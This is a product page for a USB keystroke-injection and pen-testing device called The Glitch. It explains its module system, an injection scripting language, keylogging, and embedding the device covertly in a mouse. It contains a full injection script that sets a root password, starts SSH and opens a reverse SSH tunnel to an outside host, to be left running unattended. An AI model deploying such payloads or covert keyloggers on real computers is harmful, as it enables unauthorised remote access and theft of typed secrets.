The Glitch

The Glitch


The Glitch is a simple to use, plug-and-play, open source, security/pen-testing hardware platform. There are many great "Do It Yourself" security testing hardware projects out there. The problem for most people is the time and expertise it takes to construct and operate them. The Glitch is designed to make open hardware security testing more accessible to non-engineers.


The Glitch

Thank you to everyone who backed The Glitch on Kickstarter! For those who missed the Kickstater campaign, check back on this site to see when The Glitch will be available.


The Glitch


Platform

The Glitch

The Glitch hardware is controlled by an Atmel 8-bit Arduino compatible processor. This platform is compatible with a variety of technologies. While The Glitch comes stocked with a few tricks up its sleeve already, it will build upon a community of security researchers to expand its capabilities. Keep reading to see what The Glitch can do!

The Glitch is built on open source software. If you want to develop/edit the firmware, you can. Or you can stick with the stock firmware. No need to learn any more about the hardware or software then you have time for. The ability to edit the code makes it possible for individuals to use The Glitch for there own projects. Connectors will allow you to connect additional hardware without the need to solder.

The Glitch connects to a PC through USB for programming and launching modules. It has a small USB port on the front, which can be used with common USB adapters to connect to a PC. The Glitch also has a dip switch on the bottom, allowing you to select from multiple customized payloads to run on-the-fly.

The Glitch has a built in MicroSD slot for convenient data storage and configuration on a MicroSD card. All the resources for the modules are stored in a specific directory on the MicroSD card. Each module is a set of instructions and a payload for The Glitch, selected by the the user with the DIP switch. For example, the contents of the mod05 directory on the MicroSD card would control what is launched when Module 5 is selected. Using self contained modules allow users to bundle up and share their payloads with one another.

Projects

The Glitch is capable of expanding to many different projects. The following projects are current available capabilities of The Glitch.

Keystroke Injection

The Glitch

Out of the box, The Glitch is capable of performing keyboard emulation. Users can configure a key injection module to browse a specific website, download and install an app, change system configuration, and anything else you can do with a keyboard (which is a lot!). Once plugged into the USB port, The Glitch will launch the user defined module by typing thousands of keys a minute flawlessly. The documentation for this project will walk you through, step-by-step, configuring and launching your own payloads, as well as provide a few examples.

Users can select to run the payload as a command, a script, an executable, or using a special Keyboard control scripting language called HIDIScript, against Windows, Linux, and OSX. The firmware will take care of opening the command prompt for you, all you need to supply is the payload.

Commands - A single line command is run in the terminal of the host OS. This single line can contain multiple commands using '\&' in Windows and ';' in Linux/OSX.

Scripts - Run scripts from many native scripting languages like batch, bash, python, and perl. It also uses a customized language called HIDIScript. This scripting language interpenetrates non-ASCII keys from a plain text script file.

Binary - Binaries are converted to HEX and typed in to host, then converted back into binary format. After the binary is copied to the intended host, it is executed, then deleted.

HIDIScript - HIDIScript is a scripting language which allows users to perform full keyboard emulation. The HIDIScript Generator is available to make creating a HIDIScript payload even easier. Some keyboard keys cannot do not represent an typed character. For example, how do you instruct The Glitch to type in F4 or Alt in keyboard emulation. The answer is to use a language which The Glitch can interpret into those keys. That is where HIDIScript comes in. The script is loaded from the MicroSD card (just like the others) but it is interpreted by The Glitch at runtime.

HIDIScript used tags to represent keystrokes. There are three types of tags: Modifier Keys, Regular Keys, and Commands.

Modifier Keys can be used together with a single Regular Key to produce a "new" keystroke.
Regular Keys represent a single keystroke. Each Regular Key must be followed by a new line.
Commands can be used to interact with the firmware through the script.


Example: The following is a simple example of using HIDIScript. This example opens up a run dialog in Windows using GUI+R, opens notepad, types in Hello World, then closes notepad with Alt+F4. The Wait command allows users to set a period of delay in milliseconds before typing the next line. You can try the same thing on you home Windows computer.

[KEY_RIGHT_GUI][KEY_R]
[WAIT_1000]
notepad
[KEY_ENTER]
[WAIT_2000]
Hello World
[KEY_ALT][KEY_KEY_F4]

Don't worry, you do not need to memorize the syntax. There is a point-and-click web front end which will guide you through generating your own scripts.

Another example (demonstrated at HOPE Number 9) is to use The Glitch to set up a reverse SSH connection from a live Backtrack DVD. All you need to do is pop in a Backtrack DVD, reboot the system, plug in The Glitch, turn off the monitor, and walk away. The entire process should take no more then 30 seconds at the computer.

[WAIT_2]
[KEY_ENTER]
[WAIT_40]
dhclient eth0
[KEY_ENTER]
[WAIT_4]
passwd
[KEY_ENTER]
[WAIT_3]
toor
[KEY_ENTER]
[WAIT_3]
toor
[KEY_ENTER]
[WAIT_3]
sshd-generate
[KEY_ENTER]
[WAIT_4]
service ssh start
[KEY_ENTER]
[WAIT_5]
ssh -R 1337:localhost:22 user@1.2.3.4
[KEY_ENTER]
[WAIT_2]
yes
[KEY_ENTER]
[WAIT_8]
S3curePass!
[KEY_ENTER]


These are just a few examples of what The Glitch can do with keystroke injection.

Keyboard Logging

The Glitch

The Glitch can also be used to perform keylogging with an adapter. To set it up; the keyboard is attached to the adapter, which is connected to The Glitch, which is connected to the host computer. Keystrokes are logged onto the MicroSD card and passed through to the host computer. You can remove recover the full typed in text in the HIDIScript format. This makes Keylogging easier to read, and also allows you to replay recorded keystrokes.

Embedding

The Glitch

Another key feature of The Glitch is that it is small enough to be embedded in computer peripherals, like a computer mouse. Along with a small USB hub, the Glitch can be placed into all kinds of electronics without interfering with their operation. When the cover is placed back on the mouse in the picture, it works exactly as it did before, with a little bonus. The form factor of The Glitch will be even smaller then the prototypes in the pictures.

Bluetooth

The Glitch can be controlled through Bluetooth with an adapter. Projects can leverage input and output through Serial over Bluetooth using a Bluetooth RS232 hardware adapter. The Serial connection can be used as an alternative to the DIP switch to select a module. Data can also be transmitted back through the Serial connection from The Glitch.

RFID/NFC

Coming soon ...

Projects in the Works

Additional projects to follow.


Usage

Instead of requiring users to compile and edit code on their own, developers for The Glitch can provide a per-compiled HEX file (firmware) of their projects. This is similar to developers providing an application rather then just the source code. Users can flash The Glitch with the firmware and hit the ground running.

Firmware can be written to accept user input from the DIP switch and Micro SD card, so it is not necessary to write or edit code. The DIP switch allows dynamic input from the user which can be used in coordination with individual modules on the Micro SD card. These modules consist of a configuration file (plain text or otherwise) interpreted by the firmware to perform a specific task. Modules are configured by the user ahead of time on the Micro SD card to perform specific tasks based on the firmware.

For example, a Keystroke Injection module would contain a configuration file and a payload. The configuration file tells the firmware that the payload is a Batch script that will run on a Windows computer. The firmware interprets the configuration and performs all the tasks necessary to read in the Batch script from the Micro SD card, type it out on the target system, run and delete the script.